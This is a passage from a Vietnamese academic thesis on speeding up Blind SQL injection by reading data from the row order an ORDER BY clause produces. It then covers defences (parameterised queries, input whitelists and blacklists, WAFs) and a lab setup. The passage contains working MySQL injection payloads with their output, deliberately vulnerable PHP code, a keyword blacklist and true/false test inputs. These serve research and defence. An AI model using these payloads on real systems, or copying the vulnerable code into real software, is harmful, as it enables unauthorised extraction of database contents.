Vậy ký tự cần tìm có mã nhị phân: 1110011 tương ứng với mã 115 trong bảng mã ASCII, là ký tự ‘s’.Như vậy với một lần gửi yêu cầu có thể lấy được một ký tự. Phương pháp này đòi hỏi phải có tối thiểu 8 row trả về, nhiều hơn so với phương pháp ở trên (5 row). Tuy nhiên, cách thức triển khai của phương pháp này đơn giản, dễ dàng hơn phương pháp ban đầu.

3.2.2. Giới hạn của phương pháp

Như đã biết, phương pháp sắp xếp và trích xuất dựa trên thứ tự trả về của dữ liệu đòi hỏi phải có tối thiểu 8 row trả về trong kết quả. Ngoài ra, khi áp dụng vào quá trình tấn công thực tế sẽ gặp một số vấn đề là: phải có cột id, và giá trị của cột id này phải tăng dần liên tục: Ý tưởng chính của phương pháp dựa vào cột id có giá trị tăng dần liên tiếp. Trong nhiều trường hợp cụ thể, sẽ không có cột id này, hoặc đơn giản là sẽ không biết tên cột, giá trị các id trả về không liên tục. Để khắc phục vấn đề này cần sử dụng một biến của DBMS thay thế cho id. Giá trị của biến này sẽ tăng dần qua mỗi dòng:

```
# Sử dụng biến nên cần select
(select
    # Tăng dần giá trị của biến qua mỗi lần duyệt dòng
    if((@hbn:=@hbn+1)<9,if(@hbn=1,1,
    # Phương pháp tương tự như trên
    if((((ascii(substring(database(),1,1))) >> (@hbn-2)) mod
2)=1,2,0)),3)
    # Khởi tạo biến @hbn bằng 0
from  (select @hbn:=0) as t)
```



Hình 3.8: Sử dụng biến, thay thế sử dụng cột id

3.2.3. Mở rộng trong tấn công Blind SQL injection

Phương pháp có thể mở rộng theo 02 hướng. Hướng mở rộng đầu tiên là lấy nhiều hơn 1 ký tự trong một lần yêu cầu. Để lấy 1 ký tự sẽ cần 7 dòng (cho 7 bit) và 1 dòng làm mốc. Ở ký tự thứ hai chỉ cần them 7 dòng để hiển thị 7 bit tiếp theo. Với m số ký tự cần lấy, thì số dòng cần để hiển thị là 7*m+1. Ví dụ sau sẽ lấy 02 ký tự trong một yêu cầu:

```
mysql> select * from users order by (select if((@hbn:=@hbn+1)<9,if(@hbn=1,1,if((((ascii(su
bstring(database(),1,1))) >> (@hbn-2)) mod 2)=1,2,0)),if(@hbn<16,if((((ascii(substring(dat
abase(),2,1))) >> (@hbn-9)) mod 2)=1,2,0),3)) from  (select @hbn:=0) as t);
+----+----------+----------+-------+
| id | username | password | point |
+----+----------+----------+-------+
| 11 | user10   | @123456  |     5 |
|  4 | user3    | @123456  |     8 |
| 12 | user11   | @123456  |     5 |
|  5 | user4    | @123456  |     9 |
| 10 | user9    | @123456  |     6 |
|  1 | admin    | 123456   |     5 |
| 15 | user14   | @123456  |     9 |
|  8 | user7    | @123456  |     4 |
|  9 | user8    | @123456  |     8 |
| 13 | user12   | @123456  |     7 |
|  2 | user1    | @123456  |     5 |
|  6 | user5    | @123456  |     6 |
| 14 | user13   | @123456  |     8 |
|  3 | user2    | @123456  |     7 |
|  7 | user6    | @123456  |     2 |
| 19 | user18   | @123456  |     8 |
| 16 | user15   | @123456  |     6 |
| 20 | user19   | @123456  |     6 |
| 17 | user16   | @123456  |     2 |
| 21 | user110  | @123456  |     5 |
| 18 | user17   | @123456  |     4 |
+----+----------+----------+-------+
21 rows in set (0.00 sec)
```

Hình 3.9: Lấy nhiều hơn một ký tự trong một yêu cầu

Đối với 7 cột đầu tiên (từ 2 đến 8), có 4 và 5 xuất hiện trước cột 1 nên thứ tự bit của ký tự đầu tiên là: 4 5 **1** 2 3 4 7. Tương tự ở trên, ký tự đầu tiên là ‘s’. Đối với 7 cột tiếp theo (từ 9 đến 15), có 10 11 12 xuất hiện trước 1 nên thứ tự bit của ký tự thứ hai là: 10 11 12 **1** 9 13 14 15, cho vào bảng ánh xạ:

Bảng 3.4: Bảng chuyển đổi giữa thứ tự và mã ASCII của ký tự thứ hai lấy được

Bit		0	1	2	3	4	5	6	
Row id	1	9	10	11	12	13	14	15	(n-9)
Return		1	0	0	0	1	1	1	
Sum		1	0	0	0	16	32	64	113

Mã ASCI của ký tự là 113, tương ứng với ký tự ‘q’. Lưu ý là số bit cần dịch sẽ là n-9 vì phải trừ thêm 7 bit cho ký tự đầu tiên.

Một là hướng khác là mở rộng sang các tấn công Blind SQL injection truyền thống. Vì mệnh đề ORDER BY nằm sau mệnh đề WHERE, là mệnh đề thường xuyên mắc lỗi SQL injection nên hoàn toàn có thể áp dụng phương pháp

này. Chỉ cần kết quả trả có từ 8 dòng trở lên hoàn toàn có thể áp dụng phương pháp này để thực hiện tối ưu hóa tấn công.

Điều đó cho phép tối ưu hóa tấn công Blind SQL injection, từ đó giúp tăng tốc độ tấn công, cũng như tiết kiệm thời gian, băng thông của cuộc tấn công. Đa số các mệnh đề SQL được cộng phía sau mệnh đề WHERE, mà mệnh đề ORDER BY phía sau nên hoàn toàn có thể sử dụng được.

3.3. Giải pháp phòng chống tấn công SQL injection

Các phần trên luận văn đã trình bày các phương pháp tấn công và tối ưu hóa tấn công Blind SQL injection. Tuy nhiên, một câu hỏi được đặt ra làm thế nào để phòng tránh, cũng như khắc phục lỗ hổng này. Làm thế nào có thể ngăn chặn lỗ hổng này, ngay cả khi đó là một ứng dụng dễ dàng mắc lỗi SQL injection.


Trong phần này, luận văn sẽ trình bày về các phương pháp phòng chống lỗ hổng SQL injection nói chung, cũng như phương pháp áp dụng trong trường hợp sử dụng kỹ thuật tối ưu này. Các phương pháp này gồm các kỹ thuật lập trình an toàn, có liên quan đến SQL injection. Đây là các phương pháp giúp nhà phát triển, lập trình viên có thể giảm thiểu được các cuộc tấn công. Đặc biệt, luận văn đi sâu vào phương pháp để tạo ra chuỗi string động đảm bảo an toàn, phòng chống được tấn công SQL injection, cũng như các phương pháp xử lý đầu vào phù hợp với người dùng. Liên quan đến các kỹ thuật xử lý đầu vào, phần này cũng trình bày các kỹ thuật xử lý đầu ra liên quan. Cuối cùng trong phần này luận văn sẽ trình bày về các thiết kế giúp nâng cao độ an toàn của ứng dụng.

3.3.1. Sử dụng Domain Driven Security

Domain Driven Security (DDS) là phương pháp tiếp cận cơ bản nhất để phòng tránh các lỗ hổng dạng injection nói chung. Nếu như nhìn kỹ vào các đoạn mã nguồn mắc lỗi SQL injection sẽ thấy rằng cách xử lý tương đối giống nhau:

```
public boolean isValidPassword(String username, String password) {
  String sql = "SELECT * FROM user WHERE username='" + username + "' AND password='" + password + "'";
  Result result = query(sql);
  ...
}
```

Dễ thấy rằng việc xử lý đầu vào là sai, đang mắc lỗi. Trong hầu hết các ứng dụng, đầu vào từ người dùng thường có các ràng buộc cụ thể: độ dài, loại ký tự. Tuy nhiên trong đoạn mã nguồn trên hoàn toàn không thấy có sự kiểm soát này. DDS được phát triển dựa trên Domain Driven Design (DDD), bằng cách đưa ra các điều kiện, ràng buộc dựa trên nghiệp vụ của ứng dụng, và sử dụng trong mô hình miền (Domain Model).




Trong hình trên thể hiện quá trình ánh xạ dữ liệu giữa các thành phần trong ứng dụng. Có 03 cách đại diện của username. ở thành phần Browser, thì được nhận diện là dạng chuỗi (string), tiếp tục là string ở lớp server side và một dạng dữ liệu ở phía máy chủ cơ sở dữ liệu. Nếu như ánh xạ như vậy, với chuỗi admin thì hoàn toàn đúng, còn với chuỗi bên tay phải thì sẽ kết thúc với một dữ liệu hoàn toàn khác từ trình duyệt.

Rõ ràng username và password đều là các thành phần tiềm ẩn, DDD cung cấp các phương hướng, phân loại dữ liệu rõ ràng. Trong ngôn ngữ Java, có thể tạo ra một lớp đối tượng username như sau:

```
public class Username {
        private static Pattern USERNAME_PATTERN = Pattern.compile("^[a-z]{4,20}$");
        private final String username;
        public Username(String username) {
                if (!isValid(username)) {
                throw new IllegalArgumentException("Invalid username: " + username);
                }
                this.username = username;
        }
        public static boolean isValid(String username) {
                return USERNAME_PATTERN.matcher(username).matches();
        }
}
```

Đầu vào thô từ người dùng sẽ được đóng gói, và thực hiện kiểm tra đầu vào. Với bất kỳ dữ liệu nào cũng phải đảm bảo quy tắc dữ liệu này. Không có cách nào tạo ra một username không hợp lệ. phương pháp này cũng đem lại sự đơn giản hóa trong việc kiểm tra, thực hiện tại một vị trí cơ bản, cũng như đơn giản việc tìm kiếm hàm kiểm tra trong quá trình phát triển. Sau khi áp dụng phương pháp này, quá trình xử lý đầu vào được mô tả như sau:



Giá trị bên phải không thỏa mãn ràng buộc đã được thiết lập, do đó không thể chuyển xuống lớp Database thực thi.

3.3.2. Sử dụng kỹ thuật Prepare Statement

Như trong các phần trước, nguyên nhân gốc rễ của lỗi SQL injection nằm ở việc sinh ra câu truy vấn SQL, và gửi câu truy vấn này đến DBMS để thực thi. Kỹ thuật này thường được gọi là xây chuỗi truy vấn động (dynamic string building hoặc dynamic SQL). Đây là nguyên nhân cơ bản gây ra lỗi SQL injection. Để cung cấp việc an toàn hơn trong xây dựng câu truy vấn động, các ngôn ngữ lập trình và database access application program interfaces (APIs) ngày nay cung cấp cho lập trình viên kỹ thuật tham số hóa câu truy vấn, thông qua việc thiết lập vị trí của biến, tạo các ràng buộc với biến do người dùng nhập vào. Kỹ thuật này thường được gọi là tham số hóa (parameterized statements), là phương pháp cơ bản để giải quyết các vấn đề liên quan đến lỗ hổng SQL injection, được sử dụng phổ biến để sinh ra chuỗi truy vấn động. Phương pháp này cũng có lợi thế trong việc tối ưu câu truy vấn, giúp tăng hiệu quả của những câu truy vấn tiếp theo. Cùng xem xét ví dụ sau:

```
Username = request(“username”)
Password = request(“password”)
Sql = “SELECT ∗ FROM users WHERE username=’” + Username + “‘ AND password=’”+ Password + “’”
Result = Db.Execute(Sql)
If (Result) /∗ successful login ∗/
```

Lần lượt, luận văn sẽ xem xét phương pháp triển khai tham số hóa trong Java, C#, và PHP. Java cung cấp Java Database Connectivity (JDBC) Framework (nằm trong java.sql và javax.sql namespaces) là phương pháp để truy vấn cơ sở dữ liệu. JDBC cung cấp nhiều phương pháp để truy vấn CSDL, trong đó có cả phương pháp tham số hóa dữ liệu thông qua lớp PreparedStatement. Đoạn mã nguồn mắc lỗi trên sẽ được viết lại để đảm bảo an toàn. Lưu ý là các tham số sẽ được thêm vào qua các hàm set<type> (ví dụ như setString):

```
Connection con = DriverManager.getConnection(connectionString);
String sql = “SELECT ∗ FROM users WHERE username=? AND password=?”;
PreparedStatement lookupUser = con.prepareStatement(sql);
// Add parameters to SQL query
lookupUser.setString(1, username); // add String to position 1
lookupUser.setString(2, password); // add String to position 2
rs = lookupUser.executeQuery();
```

Ngoài phương pháp trên, Java còn cung cấp Hibernate để truy vấn cơ sở dữ liệu, Hibernate cung cấp khả năng cho phép ép ràng buộc biến - binding variables biến vào một tham số hóa. Phương pháp này cung cấp trong đối tượng Query, sử dụng các tham số hóa qua dấu hai chấm : (:parameter) hoặc giống như JBDC (dấu ?):

```
String sql = “SELECT ∗ FROM users WHERE username=:username AND” +“password=:password”;
Query lookupUser = session.createQuery(sql);
// Add parameters to SQL query
lookupUser.setString(“username”, username); // add username
lookupUser.setString(“password”, password); // add password
```

```
List rs = lookupUser.list();
```

Đối với các ngôn ngữ lập trình .NET như C#, Microsoft .NET cung cấp nhiều cách tham số hóa thông qua ADO.NET Framework. ADO.NET cung cấp nhiều data providers khác nhau, tùy thuộc vào loại CSDL người dùng tương tác: System.Data.SqlClient cho Microsoft SQL Server, System.Data.OracleClient cho Oracle databases, System.Data.OleDb và System.Data.Odbc cho OLE DB và ODBC. Những provider này phụ thuộc vào loại CSDL, driver mà người dùng sử dụng để truy cập, điều đó dẫn đến cú pháp cho việc tham số hóa dữ liệu là khác nhau:

Bảng 3.5: Phương pháp tham số trong ADO.NET Framework

Data Provider	Parameter Syntax
System.Data.SqlClient	@parameter
System.Data.OracleClient	:parameter
System.Data.OleDb	Sử dụng dấu ? để đánh dấu
System.Data.Odbc	Sử dụng dấu ? để đánh dấu

Ví dụ với SqlClient provider, đoạn mã trên sẽ được sửa lại như sau:

```
SqlConnection con = new SqlConnection(ConnectionString);
string Sql = “SELECT ∗ FROM users WHERE username=@username” +“AND password=@password”;
cmd = new SqlCommand(Sql, con);
// Add parameters to SQL query
cmd.Parameters.Add(“@username”, // nameSqlDbType.NVarChar, // data type
16); // length
cmd.Parameters.Add(“@password”,SqlDbType.NVarChar,16);
cmd.Parameters.Value[“@username”] = username; // set parameters
cmd.Parameters.Value[“@password”] = password; // to supplied values
reader = cmd.ExecuteReader();
```

Đối với ngôn ngữ lập trình PHP, ngôn ngữ này cũng cung cấp nhiều framework để truy cập dữ liệu: mysqli, PEAR::MDB2, PHP Data Objects (PDOs) framework. Tất cả các framework này đều hỗ trợ việc tham số hóa dữ liệu. đối với mysqli có thể sử dụng như sau:

```
$con = new mysqli(“localhost”, “username”, “password”, “db”);
$sql = “SELECT ∗ FROM users WHERE username=? AND password=?”;
$cmd = $con->prepare($sql);
// Add parameters to SQL query
$cmd->bind_param(“ss”, $username, $password); // bind parameters as strings
$cmd->execute();
```

PEAR::MDB2 package cung cấp khả năng tham số hóa, sử dụng dấu hỏi chấm (?) để đánh dấu vị trí tham số hóa.

```
$mdb2 =& MDB2::factory($dsn);
$sql = “SELECT ∗ FROM users WHERE username=? AND password=?”;
$types = array(‘text’, ‘text’); // set data types
$cmd = $mdb2->prepare($sql, $types, MDB2_PREPARE_MANIP);
$data = array($username, $password); // parameters to be passed
$result = $cmd->execute($data);
```

PDO hỗ trợ việc đánh dấu cả bằng dấu hỏi, hoặc dấu hai chấm (:)

```
$sql = “SELECT ∗ FROM users WHERE username=:username AND” +“password=:password”;
$stmt = $dbh->prepare($sql);
// bind values and data types
$stmt->bindParam(‘:username’, $username, PDO::PARAM_STR, 12);
$stmt->bindParam(‘:password’, $password, PDO::PARAM_STR, 12);
$stmt->execute();
```

3.3.3. Sử dụng xác nhận đầu vào (Validating input)

Input validation là quá trình kiểm tra đầu vào bởi ứng dụng, đảm bảo đầu vào phù hợp với tiêu chuẩn thiết lập trước. Thực tế có sử dụng các biểu thức chính quy (regular expressions) hay logic nghiệp vụ để kiểm tra đầu vào. Có hai loại kiểm tra đầu vào: danh sách whitelist và danh sách blacklist.

Kỹ thuật danh sách white-list là chỉ chấp nhận các đầu vào được cho là tốt. Nó liên quan đến các ràng buộc đã biết liên quan đến dữ liệu sẽ được truyền vào: kiểu, độ dài, các tiêu chuẩn/ định dạng.. Ví dụ nếu đầu vào là số thẻ tín dụng, thì sẽ có độ dài từ 13 đến 16, và chỉ là dạng chữ số. Ngoài ra, còn phải đảm bảo công thức Luhn, liên quan đến chữ số cuối cùng của dãy số.

Một cách tiếp cận tương tự trong kiểm tra dạng whitelist là: danh sách đầu vào đã biết trước. Danh sách đầu vào là một tập các giá trị hợp lệ, nếu nằm ngoài danh sách này sẽ từ chối. Phương pháp này thường áp dụng trong trường hợp đầu vào là các tên bảng, tên cột, hoặc các giá trị tĩnh, không thay đổi. đối với phương pháp tối ưu dựa trên phân tích thứ tự trả về, phương pháp này đặc biệt có hiệu quả. Bởi vì đầu vào phải là một tên cột nào đó, nên chỉ cần kiểm tra đầu vào có nằm trong danh sách các tên cột đó hay không.

```
$whitelist_list  = array('id','name','point');
$found = false;

for($i=0;$i<=sizeof($whitelist_list);$i++)
{
        if($whitelist_list[$i] === $input)
         { $found = true;break;}
}
if($found==false)
{
    echo “Attacked”; //Print alert
    exit();
}
else
{
  //Do it
}
```

Kỹ thuật thứ hai là backlist, thực hiện từ chối nếu đầu vào là xấu. ban đầu, lập trình viên định nghĩa tập các mẫu để nhận diện đấy là đầu vào xấu, chứa mã tấn công. Nếu như đầu vào từ người dùng có chứa các mẫu này thì sẽ là loại bỏ, không thực hiện. Kỹ thuật này thường được triển khai phổ biến ở nhiều ứng dụng khác nhau.

```
$black_list  = array('sleep','benchmark','union','--','#','/','*',';');
for($i=0;$i<=sizeof($black_list);$i++)
```

```
{
        $pos = strpos(strtolower($point), $black_list[$i]);
        if (is_numeric($pos))
        {
                echo "Attack!!!!!";
                exit(0);
        }
}
```

Kỹ thuật blacklist có nhược điểm là chỉ có thể chặn các mẫu đã biết, đối với các mẫu chưa biết thì không thể chặn được. điều này tạo ra nguy cơ kẻ tấn công sử dụng các kỹ thuật, từ khóa câu lệnh khác để vượt qua. Ngoài ra, việc xây dựng hàm lọc, sử dụng các hàm so sánh chuẩn xác cũng quyết định chất lượng việc lọc.

Tuy nhiên, phương pháp blacklist này có lợi thế không phụ thuộc nhiều vào ứng dụng như phương pháp whitelist. Đa số tập mẫu nhận diện tấn công là phổ biến, được công bố rộng rãi. Việc triển khai lọc này có thể triển khai ở mức ứng dụng, hoặc lớp hệ thống như sử dụng các tường lửa mức ứng dụng.

3.3.4. Sử dụng kỹ thuật phòng thủ mức Platform level

Trong các phần trên, luận văn trình bày các phương pháp phòng thủ chính ở mức code-level. Trong nhiều trường hợp, việc triển khai giải pháp khắc phục chưa thể thực hiện ngay, cần một giải pháp tạm thời. Hơn nữa, việc phòng thủ cần thực hiện đảm bảo "Phòng thủ theo chiều sâu". Do đó, cần thêm các hướng tiếp cận mức nền tảng. ở mức độ nền tảng, việc phòng chống SQL injection gồm các phương pháp chính sau:


- Sử dụng Runtime Protection
- Cấu hình bảo mật máy chủ CSDL
- Triển khai các giải pháp an toàn khác.

Runtime protection là bộ các giải pháp có thể triển khai để ngăn chặn, giảm thiểu tấn công SQL injection mức hệ thống. Các giải pháp này được triển

khai, tham gia vào quá trình hoạt động của ứng dụng (runtime), trực tiếp bảo vệ ứng dụng khi đang hoạt động. Các dạng của loại hình này như:

Web Application Firewalls: tường lửa mức ứng dụng, đứng trước và chặn lọc, giám sát các dấu hiệu tấn công mức ứng dụng.

Intercepting Filters: Các thành phần chặn lọc gói tin http, tiền xử lý trước khi đưa vào ứng dụng. Thông thường là web server filter như UrlScan, WebKnight.



Hình 3.10: Mô hình hoạt động của Intercepting Filter

Cấu hình bảo mật máy chủ CSDL, giúp hạn chế, giới hạn quyền thực thi. Trong trường hợp ứng dụng mắc lỗi SQL injection, các tấn công chỉ xảy ra trên bảng/CSDL được cấp phát, không thể leo thang, nâng quyền sang các CSDL khác, cũng như lợi dụng để chiếm quyền máy chủ.

Một vấn đề cần chú ý đó là, các nhà phát triển, quản trị không nên xem xét riêng lẻ từng phương pháp, mà cần phải xem xét một cách tổng thể, như là một phần của chiến lược "Phòng thủ theo chiều sâu". Không có một phương pháp, kỹ thuật nào có thể triệt để xử lý được nguy cơ mất an toàn thông tin. Đó phải là sự kết hợp của nhiều hơn một phương pháp, kỹ thuật.

3.4. Xây dựng thực nghiệm và đánh giá kết quả tối ưu hóa

Trong phần này, luận văn sẽ trình bày về thử nghiệm phương pháp tối ưu dựa trên phân tích thứ tự nội dung trả về so với các phương pháp khác trong tấn

công Blind SQL injection. Tiêu chí để đánh giá sự tối ưu dựa trên: Số lượng yêu cầu gửi lên, và thời gian sử dụng để tấn công (Thời gian để lấy 1 ký tự, hoặc một chuỗi ký tự). Môi trường thực nghiệm cần xây dựng các thành phần chính:


- Môi trường ứng dụng web mắc lỗi Blind SQL injection.
- Mã tấn công mô phỏng các thuật toán
- Công cụ thu thập các kết quả, tiêu chí để đánh giá tối ưu

3.4.1. Xây dựng mô hình tấn công và môi trường thực nghiệm

Mô hình tấn công mà luận văn sử dụng để kiểm thử khả năng tối ưu hóa gồm các thành phần sau đây:

- 01 máy chủ Web Server: máy chủ cài đặt WebServer và máy chủ CSDL. Trên máy chủ WebServer sẽ triển khai 01 ứng dụng mắc lỗ hổng bảo mật Blind SQL injection. Đây chính là mục tiêu của các cuộc tấn công trong thử nghiệm.
- 01 máy chủ CSDL: máy chủ cài đặt hệ quản trị CSDL, cung cấp dịch vụ CSDL cho máy chủ Web truy vấn. Kẻ tấn công không thể truy cập trực tiếp vào máy chủ CSDL.
- 01 máy tính PC: Đây là máy tính của kẻ tấn công. Từ máy tính này, kẻ tấn công thực hiện truy cập đến ứng dụng trên máy chủ Web Server, sử dụng các kỹ thuật để tấn công và tối ưu hóa Blind SQL injection. Trên máy tính này cũng thực các phép đo để lấy ra kết quả nhằm thực nghiệm lại kết quả tối ưu hóa.

Cụ thể, mô hình tấn công của thực nghiệm sẽ như sau:



Hình 3.11: Mô hình triển khai tấn công Blind SQL injection

Bước 1: Kẻ tấn công gửi mã tấn công Blind SQL injection đến máy chủ. Trên máy tính kẻ tấn công bắt đầu thực hiện các bộ đếm (số request gửi lên, thời gian).

Bước 2: WebServer tiếp nhận yêu cầu, chuyển thành câu truy vấn SQL chuyển vào máy chủ CSDL.

Bước 3: Máy chủ CSDL thực hiện truy vấn, trả về WebServer.

Bước 4: WebServer nhận kết quả từ máy chủ CSDL, sinh mã HTML trả về cho kẻ tấn công.

Bước 5: Thực hiện phân tích kết quả trả về. Trường hợp cần thực hiện gửi thêm yêu cầu sẽ tiếp tục gửi (quay lại bước 1). Nếu đã hoàn thành trích xuất thông tin sẽ dừng bộ đếm, hiển thị kết quả.


Tiếp theo, luận văn sẽ xây dựng môi trường giả lập một ứng dụng web mắc lỗi Blind SQL injection để triển khai trên máy chủ WebServer. Luận văn sử dụng ngôn ngữ lập trình là PHP và hệ quản trị CSDL là MySQL vì đây là ngôn ngữ lập trình, cũng như hệ quản trị CSDL phổ biến trên thế giới.

Ứng dụng mô phỏng là một trang web, có chức năng tra xem điểm thi, người dùng nhập vào giá trị điểm mình muốn xem, ứng dụng sẽ truy vấn tìm những thí sinh có điểm thi cao hơn mức điểm đó. Trường hợp không nhập mức điểm ứng dụng sẽ hiển thị toàn bộ danh sách thí sinh. Việc nhập mức điểm thông qua tham số point, ứng dụng sẽ lấy tham số này vào truyền vào câu truy vấn SQL. Đây chính là nguyên nhân gây lỗi SQL injection:


```
$sql = "SELECT * FROM users WHERE point > $point LIMIT 9";
$result = mysql_query($sql,$con);
```

Hình 3.12: Dòng code gây ra lỗi SQL injection

Trang web lỗi đặt tại địa chỉ: http://192.168.1.59/vul.php. Truy cập với trường hợp nhập và không nhập mức điểm:



Hình 3.13: Hiển thị toàn bộ danh sách nếu không có mức điểm



Hình 3.14: Hiển thị những thí sinh có điểm thi lớn hơn 5


Để phòng tránh lỗi SQL injection, lập trình viên đã sử dụng bộ lọc từ khóa, trong đó có từ khóa union, trang web cũng được cấu hình không cho phép hiển thị chi tiết lỗi. Chính vì thế, các phương pháp tấn công sử dụng Error base và Union Base không sử dụng được trong trường hợp này.

```
$point = $_GET['point'];
/*
Filter : 'desc','asc','sleep','benchmark','union','--','#','/','*',';','substr'
*/

$black_list  = array('sleep','benchmark','union','--','#','/','*',';','substr');

for($i=0;$i<=sizeof($black_list);$i++)
{
        $pos = strpos(strtolower($point), $black_list[$i]);
        if (is_numeric($pos))
        {
                echo "Attack!!!!!";
                exit(0);

        }
}
```

Hình 3.15: Đoạn code lọc từ khóa Union, sleep, benchmark….

Để kiểm tra ứng dụng web mắc lỗi SQL injection hay không, thử nghiệm nhập vào cặp mã tấn công tạo điều kiện True/False vào tham số point.

Hình 3.16: Trả về toàn bộ danh sách khi điều kiện là True (and 1=1).



Hình 3.17: Không trả về kết quả khi điều kiện là False (and 1=2).

Kết quả cho thấy ứng dụng web mắc lỗi SQL injection. Tuy nhiên ứng dụng đã được cấu hình, cũng như sử dụng phương pháp chặn lọc từ khóa để phòng chống tấn công SQL injection nên không thể sử dụng các phương pháp dạng Error base hay Union Base.

